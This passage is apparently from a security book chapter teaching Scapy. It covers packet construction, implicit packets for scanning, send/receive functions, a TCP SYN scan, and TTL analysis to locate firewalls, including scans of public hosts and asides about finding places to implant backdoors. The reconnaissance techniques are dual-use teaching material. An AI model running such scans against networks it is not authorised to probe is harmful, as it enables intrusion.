Choosing the right tool can be crucial to having accurate results, and having accurate results can save you time. For example, consider a situation where you are scanning a network that is 15 hops away. Receiving a TCP reset packet from port 80 surely means no service is reachable there. Most tools will report the port as being closed. What if in a parallel world, an alternative "you" uses a tool that reports a reset packet from port 80 with TTL 242, while other packets on other ports came with TTL 241. The other "you" would know that the reset packet is spoofed by the router before the scanned box and that the packet never reached the box itself. You could spend hours understanding why your backdoor cannot take the place of this closed port, while your alternate being uses another port, finishes his pen test report early, and spends the rest of the week on the beach having a good time.

Here is another example of a tool interpreting a situation:

```
# nmap 192.168.9.3
Interesting ports on 192.168.9.3:
PORT   STATE    SERVICE
22/tcp filtered ssh
```

Nmap says that the port is filtered, but this answer has been triggered by a *host unreachable* ICMP error sent by the last router. In this context, the ICMP message has been interpreted as *The packet has been blocked on its way to the target*, while it should have been interpreted as *The packet was to be delivered, but the target was not reachable*. This situation typically occurs when a port is allowed to pass on a whole IP network block while not all IP addresses are used. This is a gold mine of information when you want to set up a backdoor, but if you trust your tool, not only will you miss the gold, but you'll also lose the whole mine because Nmap makes you wrongly assume no backdoor can be implanted there.

Trying to program analysis logic into a tool is a common error. If a tool is not designed as an expert system, program it as a tool, not as an expert.

Similar problems arise from tools that only partially decode what they receive. Choosing what to show and what to hide is a form of interpretation because the author decided for you what was interesting and what was not. While this may be valid 99 percent of the time, you may not notice on the occasion it is not valid and miss something important in an audit. Such programs always miss the unexpected, by definition. Too bad the unexpected things are often the most interesting. For instance, if we look at Example 6-1, we see nothing interesting.

* William Gibson would have called this a *construct*.

Example 6-1. hping partial decoding

```
# hping -c 1 --icmp 192.168.8.1
HPING 192.168.8.1 (eth0 192.168.8.1): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.8.1 ttl=64 id=62361 icmp_seq=0 rtt=9.0 ms

--- 192.168.8.1 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 9.0/9.0/9.0 ms
```

But if we look carefully at what is really happening, as shown in the *tcpdump* output in Example 6-2, we may notice that the Ethernet padding ends with four nonnull bytes. This may indicate the presence of an *Etherleak flaw*. We would need to investigate further to confirm that, but we would have missed it with only *hping*.

Example 6-2. tcpdump output

```
13:50:37.081804 IP 192.168.8.1 > 192.168.8.14: ICMP echo reply, id 36469, seq 0, length 8
0x0000:  4500 001c f399 0000 4001 f5e7 c0a8 0801  E.......@.......
0x0010:  c0a8 080e 0000 718a 8e75 0000 0000 0000  ......q..u......
0x0020:  0000 0000 0000 0000 0000 443f a2d0       ..........D?.
```

Compared to machines, human beings are quite bad at decoding binary stuff and often have to seek help in this domain. On the other hand, machines are quite bad at interpreting stuff, and it should be left up to humans to draw the conclusions.

Probe Once, Interpret Many Times

Scapy dissociates the information harvesting phase and the result analysis. For example, you have to send a specific set of packets when you want to do a test, a port scan, or a traceroute. The packets you get back contain more information than just the simple result of the test and may be used for other purposes. Scapy returns the whole capture of the sent and received packets, matched by stimulus-response couples. You can then analyze it offline, as many times as you want, without probing again. This reduces the amount of network traffic and exposure to being noticed or flagging some IDS.

This raw result is decoded by Scapy and usually contains too much information for a human being to interpret anything right away. In order to make sense of the data, you will need to choose an initial view of interpretation where a meaning may become obvious.

The drawback of this that it requires many more resources than only keeping what is useful for the current interpretation. However, it can save time and effort afterwards. Also, refining an interpretation without a new probe is more accurate because you can guarantee that the observed object did not change between probes. Always working on the same probe's data guarantees consistency of observations.

Scapy's Limitations

While Scapy has numerous features, it does come with some quirks that the user should be aware of. The first is that Scapy is not designed for fast throughput. It is written in Python, has many layers of abstraction, and it is not very fast. Do not expect a packet rate higher than 6 Mbs per second. Because of these layers of abstraction, and because of being written in Python, it may also require a lot of memory. When dealing with large amounts of packets, packet manipulation becomes uncomfortable after about 216 packets.

Scapy is stimulus-response-oriented. While you could do it, handling stream protocols may become painful. This is clearly an area of improvement. Yet, for the moment, it is possible to play with a datagram-oriented protocol over a stream socket managed by the kernel.

You can easily design something that sniffs, mangles, and sends. This is exactly what is needed for some attacks. But you will be disappointed in terms of performance or efficiency if you expect Scapy to do the job of a router. Do not confuse Scapy with a production mangling router that you could obtain with Netfilter.

Working with Scapy

Scapy is not a traditional shell command-line application. When you run it, it will provide you with a textual environment to manipulate packets. Actually, it will run the Python interpreter and provide you many objects and functions that will enable you to manipulate packets.

If you are not familiar with Python programming, you can examine some of the Python tutorials located at *www.python.org*. The Python language offers fantastic flexibility and ease of use, and is object oriented. The tutorial should take between 30 minutes and 2 hours to complete, depending on your programming background.

Python has been designed to teach computer programming. If you have never programmed at all, do not be afraid to jump aboard. There are many resources available to help you learn both programming and Python at the same time. I suggest running Scapy while reading the sections and play along with the examples.

Scapy runs in a Python interpreter; because of this, you can leverage the full functionality of Python. This means that you will be able to use Python commands, loops, and the whole language when dealing with packets; for example:

```
# scapy
Welcome to Scapy (1.0.4.55)
>>> 7*6
42
>>> [2*k for k in range(10)]
[0, 2, 4, 6, 8, 10, 12, 14, 16, 18]
```

Scapy adds some commands and classes through the built-ins. For example, a call to the `ls()` function will list all the protocol layers supported by Scapy:

```
>>> ls()
ARP        : ARP
BOOTP      : BOOTP
DNS        : DNS
Dot11      : 802.11
[...]
```

You can also use `ls()` to list the fields of a given layer. In the dump listed next, the first column contains the names of the fields in the packet. The second column is the name of the class used to manage the field's value. The last column displays the default value of the field. `None` is the special Python object that means that no value has been set and that one will be computed at packet assembly time. This is an important detail: the `None` object is not part of the set of possible values for the field, so that no value is sacrificed to have this special meaning.

```
>>> ls(IP)
version    : BitField             = (4)
ihl        : BitField             = (None)
tos        : XByteField           = (0)
len        : ShortField           = (None)
id         : ShortField           = (1)
flags      : FlagsField           = (0)
frag       : BitField             = (0)
ttl        : ByteField            = (64)
proto      : ByteEnumField        = (0)
chksum     : XShortField          = (None)
src        : Emph                 = (None)
dst        : Emph                 = ('127.0.0.1')
options    : IPoptionsField       = ('')

>>> ls(TCP)
sport      : ShortEnumField       = (20)
dport      : ShortEnumField       = (80)
seq        : IntField             = (0)
ack        : IntField             = (0)
dataofs    : BitField             = (None)
reserved   : BitField             = (0)
flags      : FlagsField           = (2)
window     : ShortField           = (8192)
chksum     : XShortField          = (None)
urgptr     : ShortField           = (0)
options    : TCPOptionsField      = ({})
```

Creating and Manipulating Packets with Scapy

A network packet is divided into layers, and each layer is represented by a Python instance. Thus manipulating a network packet is done by playing with instances' attributes and methods representing the different layers of the packet. Creating a packet is done by creating instances, one for each layer, and stacking them together. For example, let's create a TCP/IP packet to port 22:

```
>>> a=IP()              ❶
>>> a
<IP  |>
>>> a.ttl               ❷
64
>>> a.ttl=32            ❸
>>> a
<IP  ttl=32 |>
>>> b=TCP(dport=22)     ❹
>>> c=a/b               ❺
>>> c
<IP  frag=0 ttl=32 proto=TCP |<TCP  dport=ssh |>>
>>> c.proto
6                       ❻
```

First, ❶ create an IP instance and store it into variable `a`. All the IP fields are set to their respective default value—the one that can be seen with `ls()`. Access the fields: they appear as attributes of the instance. ❷ Ask for the TTL value, which is 64 by default. ❸ Set it to 32. The representation of the packet shows that the TTL field does not have its default value anymore. Then, ❹ create a TCP layer. Set some fields' values directly at instance construction. Then, ❺ stack `a` and `b` using the `/` operator to create a TCP/IP packet. Notice that some IP fields have their value automatically set to a more useful one. ❻ The IP protocol field value has been overloaded by the TCP layer to be `IPPROTO_TCP` (i.e., 6).

As we can see in Figure 6-1, each layer can hold three values for each field. The first one, always present, is the default value. The second one can be set by an upper layer that would overload some default values (as TCP did previously for the IP protocol field). The third one is the one set by user, and overloads the previous ones.



Figure 6-1. Field value management and overloading

We have used `ls()` to show information about a layer, which is also a class, but it also works for instances of an object. A new column has appeared before the default values and gives the current value. This column takes into account what the user set and what other layers may have overloaded.

```
>>> ls(c)
version    : BitField            = 4               (4)
ihl        : BitField            = None            (None)
tos        : XByteField          = 0               (0)
len        : ShortField          = None            (None)
```

```
id        : ShortField          = 1              (1)
flags     : FlagsField          = 0              (0)
frag      : BitField            = 0              (0)
ttl       : ByteField           = 32             (64)
proto     : ByteEnumField       = 6              (0)
chksum    : XShortField         = None           (None)
src       : Emph                = '127.0.0.1'    (None)
dst       : Emph                = '127.0.0.1'    ('127.0.0.1')
options   : IPoptionsField      = ''             ('')
--
sport     : ShortEnumField      = 20             (20)
dport     : ShortEnumField      = 22             (80)
seq       : IntField            = 0              (0)
ack       : IntField            = 0              (0)
dataofs   : BitField            = None           (None)
reserved  : BitField            = 0              (0)
flags     : FlagsField          = 2              (2)
window    : ShortField          = 8192           (8192)
chksum    : XShortField         = None           (None)
urgptr    : ShortField          = 0              (0)
options   : TCPOptionsField     = {}             ({})
```

Fields can be assigned a wrong or cranky value. This is ideal to test network stack robustness and the ability to handle the unexpected.

```
>>> IP(version=2, ihl=3, options="love", proto=1)/TCP()
<IP  version=2 ihl=3 frag=0 proto=ICMP options='love' |<TCP  |>>
```

Fields can also be assigned a set of values. This is perfect to quickly create a set of packets from a given template, and more particularly to go through many values of a given field (a.k.a. *scanning*). Packets whose one or more fields contain a set of values will be called *implicit* packets.

```
>>> pkts = IP(ttl=[1,3,5,(7,10)])/TCP()          ❶
>>> pkts
<IP  frag=0 ttl=[1, 3, 5, (7, 10)] proto=TCP |<TCP  |>>
>>> [pkt for pkt in pkts]
[<IP  frag=0 ttl=1 proto=TCP |<TCP  |>>, <IP  frag=0 ttl=3 proto=TCP |<TCP  |>>,
 <IP  frag=0 ttl=5 proto=TCP |<TCP  |>>, <IP  frag=0 ttl=7 proto=TCP |<TCP  |>>,
 <IP  frag=0 ttl=8 proto=TCP |<TCP  |>>, <IP  frag=0 ttl=9 proto=TCP |<TCP  |>>,
 <IP  frag=0 ttl=10 proto=TCP |<TCP  |>>]

>>> IP(dst="192.168.*.1-10")/ICMP()              ❷
<IP  frag=0 proto=ICMP dst=<Net 192.168.0-2.*> |<ICMP  |>>

>>> IP(dst="192.168.4.0/24")/TCP(dport=(0,1024))  ❸
<IP  frag=0 proto=TCP dst=<Net 192.168.4.0/24> |<TCP  dport=(0, 1024) |>>
```

Here we have created three implicit packets. ❶ The first one is worth seven TCP/IP packets with TTL 1, 3, 5, 7, 8, 9, and 10. This is a partial TCP traceroute. ❷ The second one will do an ICMP ping scan, going through the first 10 IP addresses of all the 192.168 networks. ❸ The third one will do a TCP SYN scan on all privileged ports of the 192.168.4.0/24 network.

As you can see, scanning doesn't just mean TCP port scanning. It means taking a field and going through all possible, or interesting, values. According to the fields you choose to scan, you will get a different tool. If you choose TCP destination ports, you will have all kinds of TCP port scanners, depending on which flags you choose to send. If you fix an interesting TTL at the same time, it becomes a *firewalker* (this network reconnaissance technique will be explained in Section 6.4). If you choose to scan destination IP, depending on whether you go for ICMP, TCP, or ARP, you will have a TCP ping, ICMP ping, or ARP ping IP scanner. If you choose to scan the TTL, you will have a traceroute tool. If your payload is a DNS or IKE request, and you scan the IP destination, you will scan the Internet for DNS servers or VPN concentrators. If you choose one DNS server and you scan through IP with reverse DNS request, you will have a reverse DNS bruteforcer. You are only limited by your imagination (or the limits discussed in Chapter 1).

Navigating Between Layers

When two or more layers are stacked one top of the other, you keep only a reference to the first one. A special attribute named `payload` is used to reference the next layer, and so on until the last layer, whose `payload` attribute points to a special stub: an instance of the `NoPayload` class.

```
>>> a=Ether()/IP()/TCP()
>>> a
<Ether  type=IPv4 |<IP  frag=0 proto=TCP |<TCP  |>>>
>>> a.payload
<IP  frag=0 proto=TCP |<TCP  |>>
>>> a.payload.payload
<TCP  |>
```

When asking for a field value, if the attribute is not found in the current layer, it will be looked for recursively in upper layers.

This is not true when setting a value to an attribute. If the attribute does not exit in the current layer, it will be created and will even take precedence over a potential field in upper layers.

```
>>> a.type
2048
>>> a.proto
6
>>> a.dst
'ff:ff:ff:ff:ff:ff'
>>> a.payload.dst
'127.0.0.1'
```

Pay attention to the fact that some layers may have the same field names and that one may be found before the one you thought about. This is especially true for `Ether` and `IP` (which both have `src` and `dst` fields), and also for `IP` and `TCP` (which both have `flags` fields).

Accessing and manipulating layers using the `payload` special attribute is generally not practical. It is usually better to use an absolute way to address a layer in the packet by its class name:

```
>>> a[IP]
<IP  frag=0 proto=TCP |<TCP  |>>
>>> a[TCP]
<TCP  |>
>>> a[IP].dst
'127.0.0.1'
```

This way of addressing has many advantages, and it is in particular totally independent of lower layers. For instance, if you want to work on DNS layers of a set of packets, asking for the DNS layer will work whether you are sniffing on a PPP link, on a 802.11 link in monitor mode, or on a GRE tunnel.

If a layer is not present in a packet, `None` will be returned. If you try to do something on a layer that is not present, you will surely get an error. To test for the presence of a given layer in a packet, you can use the needle `in` haystack idiom:

```
>>> IP in a
True
>>> ISAKMP in a
False
```

Scapy Tips and Shortcuts

Scapy has numerous options and capabilities. To make full use of Scapy, users should familiarize themselves with the many options detailed in the online manual. However, here are some shortcut examples of how to use Scapy to get things done.

Looking only at the custom data in a packet

Use `hide_defaults()` to remove any user-supplied value that is identical to the default value. This is very useful after a dissection, where all the user fields are set and thus displayed.

```
>>> a=IP()/TCP()
>>> b=IP(str(a))
>>> b
<IP  version=4L ihl=5L tos=0x0 len=40 id=1 flags= frag=0L
 ttl=64 proto=TCP  chksum=0x7ccd src=127.0.0.1
 dst=127.0.0.1 options=''
|<TCP  sport=ftp-data dport=www seq=0L ack=0L dataofs=5L
  reserved=0L flags=S window=8192 chksum=0x917c urgptr=0 |>>
>>> b.hide_defaults()
>>> b
<IP  ihl=5L len=40 frag=0 proto=TCP chksum=0x7ccd
 src=127.0.0.1
|<TCP  dataofs=5L chksum=0x917c |>>
```

Viewing computed data in a packet

The `show()` will output a detailed dissection of a packet. But some automatically computed fields (e.g., checksums) cannot be computed without assembling the packet. If you want to know those values, `show2()` will completely assemble the packet and disassemble it again to take into account all the post build operations such as lengths or checksum computations. For instance, look at the `ihl` ❶ and `chksum` ❷ fields in the following example:

```
>>> IP().show()
###[ IP ]###
  version= 4
  ihl= 0  ❶
  tos= 0x0
  len= 0
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= IP
  chksum= 0x0  ❷
  src= 127.0.0.1
  dst= 127.0.0.1
  options= ''
```

```
>>> IP().show2()
###[ IP ]###
  version= 4
  ihl= 5  ❶
  tos= 0x0
  len= 20
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= IP
  chksum= 0x7ce7  ❷
  src= 127.0.0.1
  dst= 127.0.0.1
  options= ''
```

Decoding the packet payload differently

Use `decode_payload_as()` to change the way a payload is decoded. Here we change the `Raw` layer ❶ into an `IP` layer ❷:

```
>>> pkt=str(IP()/UDP(sport=1,dport=1)/IP(dst="1.2.3.4"))
>>> a=IP(pkt)
>>> a
<IP  version=4L ihl=5L tos=0x0 len=48 id=1 flags= frag=0L
 ttl=64 proto=UDP chksum=0x7cba src=127.0.0.1 dst=127.0.0.1
 options='' |<UDP  sport=1 dport=1 len=28 chksum=0x1b2
|<Raw (1)[CALLOUT] load="E\x00\x00\x14\x00\x01\x00\x00@\x00\xb1'\xc0
             \xa8\x05\x14\x01\x02\x03\x04" |>>>
>>> a[UDP].decode_payload_as(IP)
>>> a
<IP  version=4L ihl=5L tos=0x0 len=48 id=1 flags= frag=0L
 ttl=64 proto=UDP chksum=0x7cba src=127.0.0.1 dst=127.0.0.1
 options='' |<UDP  sport=1 dport=1 len=28 chksum=0x1b2
|<IP (2)[CALLOUT] version=4L ihl=5L tos=0x0 len=20 id=1 flags= frag=0L
  ttl=64 proto=IP chksum=0xb127 src=192.168.5.20
  dst=1.2.3.4 |>>>
```

Sprintf shortcut for creating custom packets

The `sprintf()` method is one of the key methods that will help you with writing most tools in only two lines. It will fill a format string with values from the packet, a bit like the `sprintf()` function from the C library. However, the format directives

refer to layer names and field names instead of arguments in a list. If a layer or a field is not found, the ?? string is displayed instead.

```
>>> a.sprintf("Ethernet source is %Ether.src% and IP proto is %IP.proto%")
'Ethernet source is 00:00:00:00:00:00 and IP proto is TCP'
>>> a.sprintf("%Dot11.addr1% or %IP.gabuzomeu%")
'?? or ??'
```

The exact format of a directive is:

```
%[[fmt][r],][layer[:nb].]field%
```

`layer`
: The name of the layer from which you want to take the field. If it is not present, the current layer is used.

`field`
: The name of the field you want the value of.

`nb`
: When there are many layers with the same name—for instance, for an IP over IP packet—`nb` is used to reach the one of your choice.

`r`
: `r` is a flag. When present, it means you want to work on the raw value of the field. For example, a TCP flags field can be represented as the human readable string `SA` to indicate the flags SYN and ACK are set. Its raw value is the number 18.

`fmt`
: `fmt` is used to give formatting directives à la `printf()` to be applied to the value of the field.

Here are some examples to illustrate this:

```
>>> a=Ether()/Dot1Q(vlan=42)/IP(dst="192.168.0.1")/TCP(flags="SA")
>>> a.sprintf("%dst% %IP.dst% vlan=%Dot1Q.vlan%")
'00:00:d4:ae:3f:71 192.168.0.1 vlan=42'
>>> a.sprintf("%TCP.flags%|%-5s,TCP.flags%|%#05xr,TCP.flags%")
'SA|SA   |0x012'

>>> b=Ether()/IP(id=111)/IP(id=222)/UDP()/IP(id=333)
>>> b.sprintf("%IP.id% %IP:1.id% %IP:2.id% %IP:3.id%")
'111 111 222 333'
```

This same technique can be used to perform similar operands on many packets and allow you to treat them all differently:

```
>>> f=lambda x:x.sprintf("%IP.dst%:%TCP.dport%")
>>> f(IP()/TCP())
'127.0.0.1:www'
>>> f(IP()/UDP())
'127.0.0.1:??'
>>> f(IP()/ICMP())
'127.0.0.1:??'
```

As you can see, I defined a lambda function `f` that is supposed to be applied to different packets, but can only handle TCP packets. It would not be very practical to define a real function with a case disjunction to treat all possible cases. That is why I have integrated conditional substrings into `sprintf()`. A conditional substring looks like `{[!]layer:substring}`. When `layer` is present in the packet, the conditional substring is replaced with `substring`. Else it is simply removed. If `!` is present, the condition is inversed.

```
>>> f=lambda x: x.sprintf("=> {IP:ip=%IP.dst% {UDP:dport=%UDP.dport%}\
    {TCP:%TCP.dport%/%TCP.flags%}{ICMP:type=%r,ICMP.type%}}\
    {!IP:not an IP packet}")
>>> f(IP()/TCP())
'=> ip=127.0.0.1 www/S'
>>> f(IP()/UDP())
'=> ip=127.0.0.1 dport=domain'
>>> f(IP()/ICMP())
'=> ip=127.0.0.1 type=8'
>>> f(Ether()/ARP())
'=> not an IP packet'
```

Here, the same lambda function can be applied to any packet and will adapt what to display according to the packet it is applied to.

Operations on packet lists

Many times you will not work on just one packet but on a set of packets. That is why special objects have been designed to hold lists of packets and to provide methods to manipulate and visualize those lists easily.

Lists can come into many flavors. The basic kind is the `PacketList`. It can hold a list of any packets. It has a variant, the `Dot11PacketList`, which adds special functionalities for 802.11 packets, such as counting the number of beacons or providing an additional method to convert the whole list of 802.11 packets into Ethernet packets. `PacketList` is also derivated into `SndRcvList`, which mainly differs by the fact it does not hold a list of packets but a list of couples of packets. This kind of list is used when you do a network probe. As we have seen, Scapy returns the raw result of the probe. This comes in the shape of a list of couples in a `SndRcvList` instance. Each couple is made of the stimulus packet and the response packet. `SndRcvList` is in turn derivated into other flavors such as `TracerouteResult`, whose goal is to hold the raw result of a specific kind of probe. They provide special methods to visualize or study those raw results:

```
>>> a=sniff(count=10)
>>> a
<Sniffed: UDP:0 TCP:7 ICMP:0 Other:3>
>>> b=Dot11PacketList(a)
>>> b
<Dot11List: ICMP:0 802.11 Beacon:2 802.11 WEP packet:0 UDP:0 TCP:7 Other:1>
>>> traceroute("www.slashdot.net")
[...]
```

```
(<Traceroute: UDP:0 TCP:8 ICMP:17 Other:0>,
 <Unanswered: UDP:0 TCP:5 ICMP:0 Other:0>)
```

Packet lists are, before all, lists. You can do to packet lists what you can do to lists. You can access a given item, take a slice out, or sort them:

```
>>> a[3:5]
<mod Sniffed: UDP:0 TCP:2 ICMP:0 Other:0>
>>> a+b
<Sniffed+Dot11List: UDP:0 TCP:20 ICMP:0 Other:0>
```

Some additional operations have been added; e.g., you can filter for packets of a given type:

```
>>> a[TCP]
<TCP from Sniffed: UDP:0 TCP:7 ICMP:0 Other:0>
```

Producing a simple diagram of packet flow

The `conversations()` method will create a conversation graph such as the one shown in Figure 6-2. It requires *graphviz* and *ImageMagick* to work.



Figure 6-2. A conversation graph at IP level, from a packet list

```
>>> a.conversations()
```

You are not limited to conversations at the IP level. You can provide a function that returns the source and destination of any item. By default, the `lambda x: (x[IP].src, x[IP].dst)` function is used, but you could use `lambda x:(x.src,x.dst)` to work at the Ethernet level.

Sending and interacting with Scapy

Emitting packets on the wire is done either at layer 3 with `send()` or at layer 2 with `sendp()`. `send()` will route the packet, choose the layer 2 according to the output interface, and fill it with the right values. For instance, it will do an ARP request to get the MAC address of the gateway if necessary. `sendp()` will use the default output interface (`conf.iface`). You can force the use of a given interface with the `iface` parameter. Alternatively, the `hint_iface` parameter can be assigned an IP and the interface will be chosen with a lookup into the routing table. When the `loop` parameter is nonnull, the packets are sent until Ctrl-C is pressed. The `inter` parameter can be assigned a time in seconds to wait between each packet.

The send and receive functions family will not only send stimuli and sniff responses but also match sent stimuli with received responses. Functions `sr()`, `sr1()`, and `srloop()` all work at layer 3. While `sr()` returns the whole result of a probe, i.e., a `SndRcvList` of stimulus-response couple and a `PacketList` of unreplied stimuli, `sr1()` returns only the first reply to a stimulus. Function `srloop()` will send some stimuli repeatedly and print a summary of the result of each probe. Its return value is the same as `sr()`, but for all the probes together. The functions `srp()`, `srp1`, and `srploop()` work at layer 2 and do exactly the same as their layer 3 counterparts.

The layer 2 and layer 3 `sr*()` functions all share the same base parameters: `timeout`, `retry`, `inter`, `iface`, `filter`, and `multi`.

`timeout` can be assigned a time in seconds after which Scapy can stop waiting for answers. The timer starts right after the last packet is sent. Thus, the timeout depends only on the network latency, not on the number of stimuli sent.

`retry` is maybe the most complex parameter here. It determines the management of unanswered stimuli. By default, nothing is done. If a positive value is set, it fixes the maximum number of times a stimulus can be sent. Stimuli that are unanswered after the first round will be sent again in another round, and again and again until they are answered or the number of sendings reaches the value of `retry`. The `timeout` parameter is used at each round. By default, there is no timeout so you will have to press Ctrl-C at each round. A better behavior is possible with negative values of `retry`. Their absolute value determines how many times in a row a round must have no replies at all before stopping. This means that as long as we get new replies, we will run other rounds, and we need to have `-retry` empty rounds before stopping.

If explanations about `retry` are too complicated, just remember that `retry=-2` is a good value suitable for most situations.

`inter` can be assigned a time in seconds to wait between two sendings.

Many equipment use rate limits on ICMP packets. While you can have all your stimuli answered one by one with a negative `retry` value, you can reach the same result with less bandwidth by using a well-chosen `inter` value.

The `iface` parameter can force the `sr*()` functions to listen for replies on a provided interface, rather than listening on all interfaces by default.

The `filter` parameter can be assigned a BPF filter to limit what Scapy sees on the network. If you are on a very crowded network, Scapy may not be able to keep the pace and may lose packets or at least take time to decode everything before reaching

the awaited answers. If you know the kind of answers you are expecting, use `filter` to drop unwanted packets as early as possible and save a lot of CPU time.

Setting `multi` parameter to a nonnull value will enable multiple-answer mode. In normal mode, once a stimulus has been answered, Scapy will remove it from the list of stimuli awaiting an answer. In the former mode, if a stimulus triggers many answers—a broadcast ping, for instance—each answer will be recorded in the stimulus-response list. Thus, the same stimulus may appear many times in the list, coupled to different responses.

Let's say we want to do the most classical thing a network tool would do: a TCP SYN scan. We need to send TCP SYN packets to a target by going through interesting TCP ports. We will focus on privileged TCP ports and ports 3128 and 8080:

```
>>> sr(IP(dst="192.168.5.1")/TCP(dport=[(1,1024),3128,8080]))
Begin emission:
.**..
Received 4 packets, got 2 answers, remaining 1024 packets
(<Results: UDP:0 ICMP:0 TCP:2 Other:0>, <Unanswered: UDP:0 ICMP:0 TCP:1024 Other:0>)
>>> res,unans=_
>>> res.nsummary()
0000 IP / TCP 192.168.5.20:ftp-data > 192.168.5.1:ssh S ==>
                            IP / TCP 192.168.5.1:ssh > 192.168.5.20:ftp-data SA
0001 IP / TCP 192.168.5.20:ftp-data > 192.168.5.1:www S ==>
                            IP / TCP 192.168.5.1:www > 192.168.5.20:ftp-data SA
```

We got only two positive responses, so it is very likely that the target runs a firewall that dropped all but the connections to the SSH and web port:

```
>>> sr(IP(dst="192.168.5.22")/TCP(dport=[(1,1024),3128,8080]))
Begin emission:
.****************************************[...]Finished to send 1026 packets.
*
Received 1036 packets, got 1026 answers, remaining 0 packets
(<Results: UDP:0 ICMP:0 TCP:1026 Other:0>, <Unanswered: UDP:0 ICMP:0 TCP:0 Other:0>)
>>> res,unans = _
>>> res.nsummary()
0000 IP / TCP 192.168.5.20:ftp-data > 192.168.5.22:tcpmux S ==>
             IP / TCP 192.168.5.22:tcpmux > 192.168.5.20:ftp-data RA / Padding
0001 IP / TCP 192.168.5.20:ftp-data > 192.168.5.22:2 S ==>
                  IP / TCP 192.168.5.22:2 > 192.168.5.20:ftp-data RA / Padding
[...]
```

This time we have many more answers, but some are negative. Indeed nothing dropped our packets, and the target's OS sent us RST-ACK TCP packets when ports were closed. Analyzing the results with this output is not really practical. We can provide a filter function that will decide whether a couple should be displayed or not with the `lfilter` argument. In this case, the function will be a lambda function that takes a stimulus-response couple (`s,r`) and returns whether the response `r` has the TCP SYN flag or not:

```
>>> res.nsummary(lfilter = lambda (s,r): r[TCP].flags & 2)
0008 IP / TCP 192.168.5.20:ftp-data > 192.168.5.22:discard S ==>
            IP / TCP 192.168.5.22:discard > 192.168.5.20:ftp-data SA / Padding
```

```
0012 IP / TCP 192.168.5.20:ftp-data > 192.168.5.22:daytime S ==>
           IP / TCP 192.168.5.22:daytime > 192.168.5.20:ftp-data SA / Padding
0021 IP / TCP 192.168.5.20:ftp-data > 192.168.5.22:ssh S ==>
                IP / TCP 192.168.5.22:ssh > 192.168.5.20:ftp-data SA / Padding
0024 IP / TCP 192.168.5.20:ftp-data > 192.168.5.22:smtp S ==>
               IP / TCP 192.168.5.22:smtp > 192.168.5.20:ftp-data SA / Padding
```

If this is still not straightforward enough, we can also choose what to display by providing a function to the prn argument.

```
>>> res.nsummary(lfilter = lambda (s,r): r[TCP].flags & 2,
...              prn = lambda (s,r):s.dport)
0008 9
0012 13
0021 22
0024 25
0036 37
0138 139
0444 445
0514 515
```

This may seems strange at first, but retaining all of the probe's information to analyze it later enables you to look at it along a different axis of analysis. For example, you can see there is padding in response packets, so you can look for open TCP ports and then for information leaking into the padding or make a full TTL analysis. It also enables you to refine the visualization as much as you want.

As an illustration, can you tell the difference between Examples 6-3 and 6-4? Do not spend too much time pondering it because there is no difference. You might be thinking the two probed networks are configured in the same fashion, but this is not the case. This time the tool is the limit. See Example 6-5 to view the difference. In one case the packet to port 79 has been dropped, and in the other, an ICMP *destination unreachable/host prohibited* has been sent.

This might seem like an insignificant detail, but when you try to remotely map a network, every detail is important. In this case, we know that our packets are answered, and we can use this to know exactly where packets are stopped. This is useful to know if we try negative scans such as UDP or IP protocol ones where a lack of answer is considered as a positive result. This also enables us to do a TTL analysis on our probe. The TTL from the ICMP error message we received was 240. It probably was 255 at its creation. The TTL of the TCP answer was 48, and it was probably the next power of 2 at its creation (i.e., 64). So, there is a difference of (64–48) – (255–240)=1 hop between the web server and the firewall, meaning the web server is very probably right behind the firewall.

Example 6-3. Sample scan 1

```
# nmap -p 79,80 www.slashdot.org

Starting Nmap 4.00 ( http://www.insecure.org/nmap/ ) at 2006-08-11 18:55 CEST
Interesting ports on star.slashdot.org (66.35.250.151):
```

Example 6-3. Sample scan 1 (continued)

```
PORT   STATE    SERVICE
79/tcp filtered finger
80/tcp open     http

Nmap finished: 1 IP address (1 host up) scanned in 5.406 seconds
```

Example 6-4. Sample scan 2

```
# nmap -p 79,80 www.google.com
Starting Nmap 4.00 ( http://www.insecure.org/nmap/ ) at 2006-08-11 18:55 CEST
Interesting ports on 66.249.91.99:
PORT   STATE    SERVICE
79/tcp filtered finger
80/tcp open     http
Nmap finished: 1 IP address (1 host up) scanned in 12.253 seconds
```

Example 6-5. Scan sample 3

```
>>> res1,unans1=sr(IP(dst="www.slashdot.org")/TCP(dport=[79,80]))
Begin emission:
.Finished to send 2 packets.
**
Received 3 packets, got 2 answers, remaining 0 packets
>>> res1.nsummary( )
0000 IP / TCP 192.168.5.20:ftp-data > 66.35.250.151:finger S ==>
   IP / ICMP 66.35.250.151 > 192.168.5.20 dest-unreach 10 / IPerror / TCPerror
0001 IP / TCP 192.168.5.20:ftp-data > 66.35.250.151:www S ==>
                        IP / TCP 66.35.250.151:www > 192.168.5.20:ftp-data SA
>>> res2,unans2=sr(IP(dst="www.google.com")/TCP(dport=[79,80]))
Begin emission:
Finished to send 2 packets.
*
Received 1 packets, got 1 answers, remaining 1 packets
>>> res2.nsummary( )
0000 IP / TCP 192.168.5.20:ftp-data > 64.233.183.104:www S ==>
                       IP / TCP 64.233.183.104:www > 192.168.5.20:ftp-data SA
```

Super-sockets

To read and write packets to the network, Scapy uses a super-socket abstraction. A super-socket is an object that provides operations to send and receive packets. It can rely on sockets or on libraries such as *libpcap* and *libdnet*. It manages BPF filtering and assembling and dissecting packets, so that you send and receive packet objects, not strings. Some super-sockets offer layer 2 access to the network and others layer 3 access. The latter will manage the routing table lookup and choose a suitable layer 2 according to the output interface. Both will choose the layer class to instantiate when receiving a packet according to the interface link type.

`L2Socket` and `L3PacketSocket` are the default for Linux. They use the `PF_PACKET` protocol family sockets. On other Unixes, `L2dnetSocket` and `L3dnetSocket` are used. They

